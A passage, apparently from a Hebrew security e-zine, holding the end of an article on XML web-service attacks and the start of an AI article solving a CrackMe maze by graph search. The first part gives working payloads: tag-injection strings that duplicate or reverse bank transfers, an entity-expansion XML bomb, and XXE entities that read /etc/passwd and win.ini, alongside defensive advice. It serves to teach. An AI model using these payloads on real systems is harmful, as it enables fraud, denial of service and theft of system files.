בארכיטקטורות מסויימות ניתן יהיה לנצל את אי בדיקת הקלט באופן הבא:

בטופס פרטי העסקה שלנו נכניס את הפרטים הבאים:

```
TO: 1337</to_account><to_account>1338
TYPE: NIS
AMOUNT: 1,000,000
```

ה-WS שלנו יראה כך:

```
<?xml version="1.0"?>
<job>
  <job_date>12/09/2010</job_date>
  <from_account>1234</from_account>
  <to_account>1337</to_account><to_account>1338</to_account>
  <type>NIS</type>
  <amount>1,000,000</amount>
</job>
```

שבעצם נראה כך:


```
<?xml version="1.0"?>
<job>
  <job_date>12/09/2010</job_date>
  <from_account>1234</from_account>
  <to_account>1337</to_account>
  <to_account>1338</to_account>
  <type>NIS</type>
  <amount>1,000,000</amount>
</job>
```

מה שאומר שהמערכת תבדוק האם יש את הכמות הנדרשת להעברה (1,000,000) בחשבון של 1234 (ואכן יש שם בדיוק 1,000,000 שקל) – ובמידה ואכן יש את הכמות הנדרשת, כמות כסף זו תעבור לחשבון שמופיע ב- "<to_account>" (כמובן שכל זה תלוי באיך ממשו את המערכת) מה שאומר, ש:

1,000,000 שקל יירדו מחשבון מספר 1234 ו-1,000,000 יתווספו לחשבון מספר 1337 אך גם לחשבון מספר 1338. ובעצם השתמשנו בכפול כסף ממה שהיה לנו בחשבון.

במקרים אחרים נוכל או נאלץ לבצע אותו דבר באופן הבא:

```
TO: 1337</to_account><type>NIS</type><amount>1,000,000</amount></job>
<job><job_date>12/09/2010</job_date><from_account>1234</from_account>
<to_account>1338
TYPE: NIS
AMOUNT: 1,000,000
```



כך שה-WS שלנו יראה כך:


```
<?xml version="1.0"?>
<job>
  <job_date>12/09/2010</job_date>
  <from_account>1234</from_account>
  <to_account>1337</to_account><type>NIS</type><amount>1,000,000
</amount></job><job><job_date>12/09/2010</job_date><from_account>
1234</from_account><to_account>1338</to_account>
<type>NIS</type>
<amount>1,000,000</amount>
</job>
```

שבעצם נראה כך:

```
<?xml version="1.0"?>
<job>
  <job_date>12/09/2010</job_date>
  <from_account>1234</from_account>
  <to_account>1337</to_account>
  <type>NIS</type>
  <amount>1,000,000</amount>
</job>
<job>
  <job_date>12/09/2010</job_date>
  <from_account>1234</from_account>
  <to_account>1338</to_account>
  <type>NIS</type>
  <amount>1,000,000</amount>
</job>
```

במידה וארכיטקטורת החולשה שלנו אכן פגיעה, דבר שיאפשר לנו להריץ את הוקטור הנ"ל ולגרום ל-WS להריץ את שני ה-Jobs שהגדרנו לו, כנראה שגם נוכל להריץ את הוקטור באופן הבא:

```
TO: 1337</to_account><type>NIS</type><amount>1,000</amount></job>
<job><job_date>12/09/2010</job_date><from_account>1337</from_account>
<to_account>1234
TYPE: NIS
AMOUNT: 1,001,000
```




כך שה-WS יראה כך:

```
<?xml version="1.0"?>
<job>
  <job_date>12/09/2010</job_date>
  <from_account>1234</from_account>
  <to_account>1337</to_account>
  <type>NIS</type>
  <amount>1,000</amount>
</job>
<job>
  <job_date>12/09/2010</job_date>
  <from_account>1337</from_account>
  <to_account>1234</to_account>
  <type>NIS</type>
  <amount>1,001,000</amount>
</job>
```

ובמידה ויש לחשבון מספר 1234 (החשבון של התוקף) את סכום העברה המבוקש (1000 שקל) תתבצע העסקה:

מחשבון מספר 1234 יעברו 1,000 שקלים חדשים יעברו לחשבון מספר 1337, ומחשבון מספר 1337 יעברו 1,001,000 שקלים חדשים לחשבון מספר 1234 (החשבון של התוקף), כמובן עד יום עסקים אחד ועמלה של 3 וחצי שקלים.

חשוב לזכור שהכל תלוי בארכיטקטורת החולשה וגם אם קיימת חולשה מסוג זה- לא תמיד ניתן לנצל אותה בדיוק באותו אופן שהוצג כאן, אבל הרעיון זהה.



XML Bombs

XML Bombs או "פצצות XML" בעברית, הן דוגמה מצויינת למתקפה מהסוג השני- הרעיון מזכיר מאוד פצצות ZIP והמימוש שלהן דומה. בכדי להבין איך הן בנויות אנו חייבים להכיר מאפיין XML מעניין. ב-XML ניתן ליצור "ישויות" ספציפיות שיהיו תקפות לאותו טופס/WS/אפליקציה, ההגדרה שלהן מתבצעת בראש הקוד והשימוש בהן מתבצע בגוף הקוד- מזכיר מאוד את השימוש ב"קבועים" (Const).

דוגמה לקוד XML סתמי המגדיר לנו את הערך "X" במשתנה בשדה בשם var1:

```
<?xml version="1.0"?>
<var1>
  <value>X</value>
</var1>
```

את אותה התוצאה נוכל לקבל גם מהקוד הבא:

```
<?xml version="1.0"?>
<!DOCTYPE data [<!ENTITY bla1 "X">]>
<var1>
  <value>&bla1;</value>
</var1>
```


מטרת הרעיון של שימוש ב"ישויות" (Entities) היא להקל על הכותב ונועדה בעת שימוש חוזר ונשנה בטקסט קבוע.

כמו שראינו, את הישויות "bla1", מגדירים בעזרת הצהרת "DOCTYPE", שם הישות (bla1) והערך שאותו היא מייצגת בתוך סוגריים:

```
<!DOCTYPE data [<!ENTITY bla1 "X">]>
```

כעת, לאחר הגדרת הישות, כל שימוש בה יוחלף בערכה של הישות, שימוש בישות במהלך הקוד מתבצע באופן הבא:

```
&bla1;
```



הרעיון ב-XML Bomb הוא שימוש בהגדרת ישות כזאת שבזמן פעולת החילוץ של המידע אותו היא מייצגת, נגרום לעומס רב על המערכת, לדוגמה:

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY bla1  "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX">
  <!ENTITY bla2  "&bla1;&bla1;&bla1;&bla1;&bla1;&bla1;">
  <!ENTITY bla3  "&bla2;&bla2;&bla2;&bla2;&bla2;&bla2;">
  <!ENTITY bla4  "&bla3;&bla3;&bla3;&bla3;&bla3;&bla3;">
  <!ENTITY bla5  "&bla4;&bla4;&bla4;&bla4;&bla4;&bla4;">
  <!ENTITY bla6  "&bla5;&bla5;&bla5;&bla5;&bla5;&bla5;">
  <!ENTITY bla7  "&bla6;&bla6;&bla6;&bla6;&bla6;&bla6;">
  <!ENTITY bla8  "&bla7;&bla7;&bla7;&bla7;&bla7;&bla7;">
  <!ENTITY bla9  "&bla8;&bla8;&bla8;&bla8;&bla8;&bla8;">
  <!ENTITY bla10 "&bla9;&bla9;&bla9;&bla9;&bla9;&bla9;">
  ...
  ...
  ...
  <!ENTITY bla999 "&bla998;&bla998;&bla998;&bla998;&bla998;&bla998;">
]>
<var1>
  <value>&bla999;</value>
</var1>
```

אם נעקוב אחר הקוד, נוכל לראות כי היישות "bla1" מייצגת את המחרוזת הבאה:

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

שורה לאחר מכן, אנו רואים כי bla2 מוגדרת כ:


```
<!ENTITY bla2  "&bla1;&bla1;&bla1;&bla1;&bla1;&bla1;">
```

כלומר שהיא מייצגת את המחרוזת הבאה:

```
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXX
```

לאחריה, נוכל לראות כי הישות bla3 מוגדרת כך:

```
<!ENTITY bla3  "&bla2;&bla2;&bla2;&bla2;&bla2;&bla2;">
```

XXE (Xml eXternal Entity) Attacks

אחרי שראינו איך ניתן להשבית את המערכת על ידי העמסתה, נראה כיצד ניתן לגשת לתוכן קבצים מקומיים במערכת, תוך כדי ניצול של מאפיין נוסף באופן הגדת הישויות ב-XML.

במתקפה הקודמת, ראינו שבעזרת XML אנו יכולים ליצור ישות ולתת לה ערך באמצעות הגדרתה באופן הבא:

```
<!DOCTYPE data [<!ENTITY bla "X">]>
```

בנוסף לכך, ב-XML ניתן להגדיר ישויות ולתת להן ערך הממוקם על גבי מקור חיצוני, בעזרת השימוש במילה השמורה "SYSTEM", באופן הבא:

```
<!ENTITY entity_name SYSTEM "URL/PATH">
```

לדוגמה:

```
<!ENTITY bla SYSTEM "http://www.digitalwhisper.co.il/rss">
```

כך הישות bla תקבל את תוכנו של הקובץ המופיע במיקום:


```
http://www.digitalwhisper.co.il/rss
```

חשוב לציין כי בעזרת SYSTEM ניתן לציין גם כתובות של קבצים מקומיים. במידה ולתוקף יש שליטה על קוד ה-XML המועבר למנגנון הפענוח, התוקף יוכל ליצור קוד בסגנון הבא:

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY bla SYSTEM "..\..\..\apache\logs\access.log">
]>
<var1>
  <value>&bla;</value>
</var1>
```

:א

```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY bla SYSTEM "file:///etc/passwd">
]>
<var1>
  <value>&bla;</value>
</var1>
```



וכך ניתן יהיה לצפות במידע הקיים באותם קבצים המאוחסנים על המכונה אשר אחראית על פעולת הפענוח. לדוגמה, אם נשלח ל-WS חשוף את הקוד:


```
<?xml version="1.0"?>
<!DOCTYPE data [
  <!ENTITY bla SYSTEM "file:///c:\windows\win.ini">
]>
<var1>
  <value>&bla;</value>
</var1>
```

נקבל פלט בסגנון הבא:

```
<?xml version="1.0" ?>
<!DOCTYPE data (View Source for full doctype...)>
<var2>
  <value>
    ; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail]
    MAPI=1 CMCDLLNAME32=mapi32.dll CMC=1 MAPIX=1 MAPIXVER=1.0.0.1
    OLEMessaging=1 [MCI Extensions.BAK] m2v=MPEGVideo mod=MPEGVideo
    [Hook] ll_path=C:\Users\cP\AppData\Local\Temp\Rar$EX00.834\HookSDK
    [EDIMAX_EZWizard] InstallType=1
  </value>
</var2>
```

בנוסף, בעזרת ניצול מוצלח של מתקפה כזאת ניתן יהיה לבצע מספר מתקפות נוספות, כגון:

- Denial Of Service על המערכת הנוכחית (בעזרת ניתוב הישות לקובץ בעל תוכן רב).
- מיפוי מבוסס אנומרציה של שאר המשאבים בתוך הרשת הפנימית, המקושרים לאותה עמדה.
- רתימת המערכת הנוכחית ואפליקציות ה-WEB המקושרות אליה לביצוע מתקפות DoS מבוזרות (DistributedDenial Of Services) על משאבי רשת פנימיים או חיצוניים.



אז מה ניתן לעשות?

- לעולם אין לסמוך על המשתמש.
- לעולם אין לסמוך על המשתמש.
- חשוב לפתח לפי תקן מסויים, מוגדר ומוכר. נכון שיש די הרבה בלאגן בנושא התקנים ל- Web Secrices, אך עדיין חשוב לכתוב לפי תקן ספציפי כגון ה- [Web Services Interoperability](#) ולעמוד בדרישות המעשיות שלו.
- במידה ויש אפשרות, עדיף לא להכניס תקשורת XML-ית לתוך האירגון (One Way XML Connection Gateway יעודיים לתקשורת XML-ית (כגון: ACE XML Gateway של CISCO או Vordel XML Gateway של Vordel)). במידה ואין אפשרות, יש להשתמש (אך בשום פנים ואופן לא להסתמך) על רכיבי Gateway יעודיים לתקשורת XML-ית (כגון: ACE XML Gateway של CISCO או Vordel XML Gateway של Vordel).
- חשוב לזכור ש-XML מועבר כ-PlainText, כך שבמערכות של Client-Server, כאשר ל-Client יש גישה מלאה לחבילות המידע (שלא כמו במקרים בהם ה-WS ממוקם ב-Backend), חשוב להעביר מידע רגיש באופן מוצפן או על גבי פרוטוקול תקשורת מאובטח (כגון SSL), כך ניתן להגן על התקשורת גם במקרים של מתקפות Man In The Middle.
- יש תמיד לבחון את מבנה חבילת המידע אל מול שלד ה-XML בכדי למנוע מתקפות המבצעות שינויים במבנה החבילה (כגון Structure Manipulation או Tag Injection).
- לעולם אין לסמוך על המשתמש.

סיכום

קיימות מתקפות נוספות רבות ומגוונות בעולם ה-XML, בהן בחרתי שלא להתעסק במאמר זה, בין אם מדובר במתקפות על ארכיטקטורת XML מקומית, כמו למשל מתקפות XML Structure Manipulation או Schema Poisoning, ובין אם בסוגים שונים של מתקפות Denial Of Services כגון Oversize Payloads או שימוש ב-Array href Expansion. יוצא לי לא פעם לבחון מערכות או חלקים במערכות המבצעות שימוש ב-XML והמצב לא נראה טוב, רבים אינם מודעים למתקפות הללו וניתן להתקל בהן בתדירות גבוהה. האינטרנט צועד בעולם ה-Web 2.0 מזה זמן מה ולכן ניתן לראות את השימוש ב-XML כמעט בכל מקום, כאשר מפתחים מערכות שכאלה חשוב מאוד לקחת בחשבון את הצד של אבטחת המערכת והמידע הקיים בה.

בינה מלאכותית – חלק 3

מאת ניר אדר (UnderWarrior)

הקדמה

לפניכם המאמר השלישי על בינה מלאכותית. בשני המאמרים האחרונים הצגתי לכם נושאים יחסית באוויר, ופישטתי דברים על מנת שגם אלו מכם שלא מכירים את תורת הגרפים או את עולם האלגוריתמים יוכלו בקלות להבין את העולם המרתק של הבינה המלאכותית.

היום אני רוצה להכנס לפרקטיקה - מה שאומר שעושים פחות הנחות. אנחנו הולכים לכתוב תוכנה שבאמת פותרת בעיה - אז או שאנחנו לוקחים בעיה באמת פשוטה שלצורך הפתרון שלה הכלים שלמדנו מספיקים, או שאנחנו מוותרים על כמה הנחות מקלות.

מאמר זה מסתמך באופן חזק על שני המאמרים הקודמים – במידה ולא קראתם אותם מומלץ לקרוא אותם לפני מאמר זה. [המאמר הראשון](#) פורסם בגליון הראשון של Digital Whisper [והמאמר השני](#) בגליון ה-12.


אז איזה בעיה נפתור? השאלה הזו בדיוק עברה לי בראש כשקראתי את הכתבה "מבוכים וסריאליים" בגליון הקודם. בסוף הכתבה המחבר הזמין את הקוראים לפתור אתגר – אחרי כל הניתוח – למצוא serial תקין.

במאמר זה אני אציג כתיבה שלב אחרי שלב של תוכנת AI שתפתור את הבעיה. אני מתחיל ומסתמך על הידע שאותו הצגתי לכם במאמרים הקודמים. במידה ונראה שהשיטות שהצגנו לא מספיקות – אנחנו נרחיב את התיאוריה עד שהבעיה תפתר.

במסמך זה אני מניח ידע חזק בשפת C#. הקוד הוא ברובו נכתב בסגנון C# 2.0 אבל מכיל גם מספר אלמנטים מ-C# 4.0 (named parameters).

קצת תזכורת מתוך המאמר של אורי

לאחר ניתוח **מאוד מתוחכם** של ה-CrackMe, הציע אורי להציג את הבעיה כמבוך עם שני שחקנים, שצריכים להגיע בו זמנית לנקודה מסויימת.



הקטע המאתגר הוא שהם צריכים להגיע לנקודת היעד בו זמנית, ובחירה בפעולה מזיזה את שני השחקנים.

המבוך:

1	83	XX	XX	XX	XX	C3	XX	XX	XX	A8	XX	XX	XX	XX	XX	XX	9A	29	11	XX	53	79	F8				
2	XX	F0	08	C2	B9	F8	XX	9B	12	83	XX	42	0A	80	C1	XX	28	7B	82	XX	43	5B	00	4A	XX	C3	
3	XX	91	XX	A3	XX	FA	A1	7A	XX	11	20	C2	B3	XX	53	7B	72	XX	B8	09	XX	XX	EB	CB	XX	08	
4	XX	63	XX	D0	DB	XX	XX	XX	48	XX	XX	XX	AB	XX	XX	XX	FA	XX	C3	13	91	XX	30	21	XX		
5	XX	01	3A	XX	72	3B	9B	E2	B0	CB	70	82	33	XX	72	XX	52	8B	00	62	XX	22	59	XX	3A	AB	
6	XX	B3	0B	61	XX	XX	60	XX	XX	XX	0B	30	30	53	61	59	XX	32	F8	83	E1	31	33	XX	42		
7	4A	XX	XX	0B	7B	XX	99	03	69	B9	B3	F2	XX	XX	XX	A9	29	BB	XX	XX	08	F1	XX	XX	18	03	
8	XX	D1	73	XX	58	XX	A1	XX	XX	XX	XX	68	XX	93	9B	XX	4B	XX	28	E3	XX	BA	BA	12	XX	28	
9	XX	13	XX	8A	AB	C1	XX	5A	A9	11	61	63	XX	XX	F0	D2	60	E8	XX	39	XX	XX	XX	E1	XX	E0	
10	03	30	XX	40	XX	7A	XX	83	XX	XX	4B	XX	39	00	9A	XX	82	A1	D9	F1	A0	F8	98	88	XX	XX	
11	AA	XX	XX	91	XX	XX	XX	D1	XX	FA	XX	6A	XX	4B	C2	XX	51	XX	B0	XX	XX	XX	63	XX	92	XX	
12	XX	39	53	12	3B	50	3B	BA	XX	72	48	4B	XX	4A	XX	52	62	BA	XX	11	38	81	XX	D1	B0	XX	
13	XX	49	XX	XX	12	XX	42	30	7B	XX	XX	99	FB	XX	69	30	XX	13	79	90	XX	5B	63	D0	40	XX	
14	XX	XX	71	C3	XX	FB	82	XX	43	68	88	0A	90	XX	C9	62	21	XX	XX	XX	70	XX	XX	XX	F1	XX	
15	XX	98	60	89	A0	XX	XX	D0	XX	XX	XX	XX	7A	3A	XX	7A	XX	99	80	C0	39	91	XX	78	11	XX	
16	XX	AB	FB	6B	61	28	0B	0A	88	C3	XX	B1	XX	A1	B8	81	XX	13	XX	08	F8	D0	21	XX	E1	XX	
17	09	XX	XX	XX	XX	BA	XX	XX	XX	XX	XX	93	99	42	XX	92	79	33	80	XX	01	7A	XX	B1	6B	XX	
18	9A	73	12	08	03	XX	B8	XX	XX	XX	XX	XX	XX	XX	XX	XX	DB	XX	XX	XX	XX	XX	XX	2A	A9	30	
19																											

איור 1 - המבוך, מתוך המאמר "מבוכים וסריאלים", גליון 12 של Digital Whisper

מסומנים שני השחקנים - הכחול והאדום. נקודת היציאה אליה צריכים להגיע השחקנים מסומנת בצבע צהוב.

האופרטורים שלנו:

- | | |
|--|--|
| <p>שחקן כחול:</p> <ul style="list-style-type: none"> שמאלה - 'A','B','C','D'. למעלה - 'E','F','G','H'. למטה - 'I','J','K','L'. ימינה - 'M','N','O','P'. | <p>שחקן אדום:</p> <ul style="list-style-type: none"> שמאלה - 'A','E','I','M'. למעלה - 'B','F','J','N'. למטה - 'C','G','K','O'. ימינה - 'D','H','L','P'. |
|--|--|

חוקי המשחק:

- אורך ה-serial חייב להיות בטווח 10-35 אותיות - משמעות הדבר שעלינו להשלים את המבוך ב-35 צעדים לכל היותר.
- אסור להשתמש באותו האופרטור פעמיים ברצף. סעיף זה מונע פתרון טריויאלי של הבעיה.


כעת הבעיה מוגדרת, ועכשיו אנחנו צריכים לחשוב איך אנחנו גורמים למחשב לפתור אותה.

הצגת הבעיה כגרף

נתקוף את הבעיה בדרך שאותה הצגתי במאמרים הקודמים:


- נבנה גרף של שלבים בדרך לפתרון הבעיה. כל צומת בגרף זהו מצב של לוח.
- אנחנו עוברים בין צומת לצומת על ידי הפעלת אופרטור.

לדוגמא נניח שזה המבוך שאנחנו רוצים לפתור (הצבעים אלו הנקודות הנוכחיות של השחקנים):



איור 2 - מבוך פשוט

הפעלת האות D (משמעותו ימינה עבור השחקן האדום, ושמאלה עבור הכחול, תביא אותנו למצב הבא:




איור 3 - הפעלת האופרטור D על המבוך הקודם

אני עדיין יושב וחושב על ההגדרה של מצב. האם ההגדרה שהצגתי לכם מספיקה? מצב (צומת) בגרף הינו פשוט איפה כל שחקן נמצא במבוך? התשובה היא לא. כי יש לזכור גם מה האופרטור האחרון שהפעלנו. אם השחקן האדום והכחול נמצאים ברגע מסויים במקום מסויים, צריך לדעת גם מה הייתה הפעולה הקודמת שהביאה אותם למצב זה.

אם כך, נכון לעכשיו, כל מצב (צומת) ישמור את הדברים הבאים:

- מיקום השחקן האדום
- מיקום השחקן הכחול
- הפעולה הקודמת שביצענו כדי להגיע למצב זה. עבור המצב ההתחלתי נסמן ב"פעולה" מיוחדת שנסמן אותה * שמשמעה "אין פעולה קודמת".

אם ניקח את הדוגמא למעלה, נוכל לצייר זאת בצורה גרפית:



איור 4 - הצגת הפעלת אופרטור כמעבר בגרף

התחלנו במצב מסויים של הלוח עם פעולה קודמת *. ביצענו את הפעולה D ועברנו למצב מסויים של הלוח כאשר הפעולה הקודמת היא D.

האם זה מספיק? כמעט.

מידע נוסף שאנחנו צריכים לשמור בכל מצב הוא "המרחק מההתחלה". המרחק הוא חלק מהמצב הנוכחי, מכיוון שכאשר השחקנים באותו מיקום, אבל אחרי מספר צעדים שונה – זה יכול להיות משמעותי. (יש לנו מגבלה על אורך מקסימלי ומינימלי של מסלול חוקי – יתכן שהשחקנים יעשו מעגל במידה והמסלול קצר מדי, וכדי שאחרי המעגל זה יחשב מצב שונה צריך לכלול גם את אורך המסלול עד כה כחלק מהמידע).


מחשבה ראשונית על האלגוריתם בו נשתמש

כעת אנחנו יודעים לצייר מעברים בין שלבים שונים במבוך בתוך גרף. מצב המטרה שלנו הוא גם ברור – זהו מצב בו שני "השחקנים" מגיעים בו זמנית אל צומת היעד. עכשיו השאלה באיזה אלגוריתם נשתמש על מנת למצוא את הדרך לשם.

במאמר הקודם ראינו שני אלגוריתמים – BFS ו-DFS לחיפוש בתוך גרף.


תזכורת גרפית איך כל אחד מהם מתנהג:

• **BFS – סריקה של רמות שלמות:**



איור 5 - BFS

• **DFS – סריקת עומק:**



איור 6 - DFS



כדי לענות על השאלה איזה מהאלגוריתמים עדיף – בואו ונראה כמה צמתים הולכים להיות בגרף שלנו.

תובנה ראשונה: מכל צומת יכולים להיות לנו 16 בנים! אחד לכל אות (אופרטור) בין A ל-P.

שימו לב מה זה אומר:

- לצומת הראשון יש 16 בנים
- הרמה השניה של הצמתים יש 16×16 בנים! כלומר 256 בנים.
- הרמה השלישית של צמתים יש 4096.
- זה ממשיך ונהיה גרוע יותר. כולנו מכירים איך חזקות מתנהגות.

קצת ניתוח של הבעיה שלנו:

כמה רמות יש לנו בגרף? בין 10 ל-35, לפי תנאי השאלה. נניח שיש לנו פתרון ב-10 רמות, מדובר על 1,099,511,627,776 צמתים ברמה העשירית לבד, לא כולל כל הצמתים שהיו ברמות שלפניה!! אני לא יודע מה איתכם, אבל לי אין מספיק RAM במחשב אפילו ל-10 רמות בלבד, ולכן נצטרך להיות יצירתיים. זה לא משנה כמה מקום כל צומת תופס. גם אם הוא יתפוס ביט אחד, זה מספר גדול מדי.

איך מספר כזה של צמתים משפיע לנו על בחירת האלגוריתם?

- ראשית – אנחנו לא הולכים להשתמש ב-BFS. במקרה של BFS אנחנו כל פעם מפתחים רמה שלמה. כמו שראינו – לא יהיה לנו מספיק זכרון.
- האם DFS יתאים פה? במקרה הגרוע DFS לוקח את אותה כמות זכרון כמו BFS. השאלה האם נגיע למקרה הגרוע הזה. כרגע נשאיר את DFS בתור אופציה.

בכל מקרה נראה שאנחנו צריכים למצוא כאן פתרון מתוחכם יותר מאלו שהצגנו במאמר הקודם- גישה ישירה Brute Force לא תביא אותנו לשום מקום. האמת שאם כבר מדברים על Brute Force- למה אנחנו בכלל מסתבכים עם AI? מה לגבי פריצת ה-Serial בגישה ישירה שמנסה את כל צירופי האותיות בין A ל-P? שימו לב- אני לרגע מתרחק מ-AI וחוזר שניה לאבטחת מידע- מה רע ב-Brute Force קלאסי? מבחינת זכרון- שיטה כזו הייתה מביאה אותנו למטרה תוך שימוש בזכרון קבוע. ומבחינת זמן פעולה? נראה בהמשך כמה זמן יקח לתוכנת ה-AI שלנו לפתור את הבעיה.

זה הרגע לקצת (הרבה) קוד

דיברנו עד כה באוויר. עכשיו נתחיל לכתוב קוד, ונרחיב אותו עם התקדמות המאמר. מדוע אנחנו עוברים כרגע לקוד? כמו שכבר ציינתי – יתכן ש-DFS יספיק לנו על מנת לפתור את הבעיה, ויתכן שלא. כדי לבדוק את הנושא נתחיל במימוש נאיבי של פתרון. במידה והאלגוריתם לא יספק את התוצאה הרצויה – נחליף את אלגוריתם הסריקה.

קצת על בחירת השפה והטכניקה למימוש:


- בחרתי לממש את הקוד בשפת C# - שפה ברורה שתספיק בהחלט לצרכים של התרגיל. שפה כמו C++ הייתה יכולה בקלות להתאים גם לפתרון.
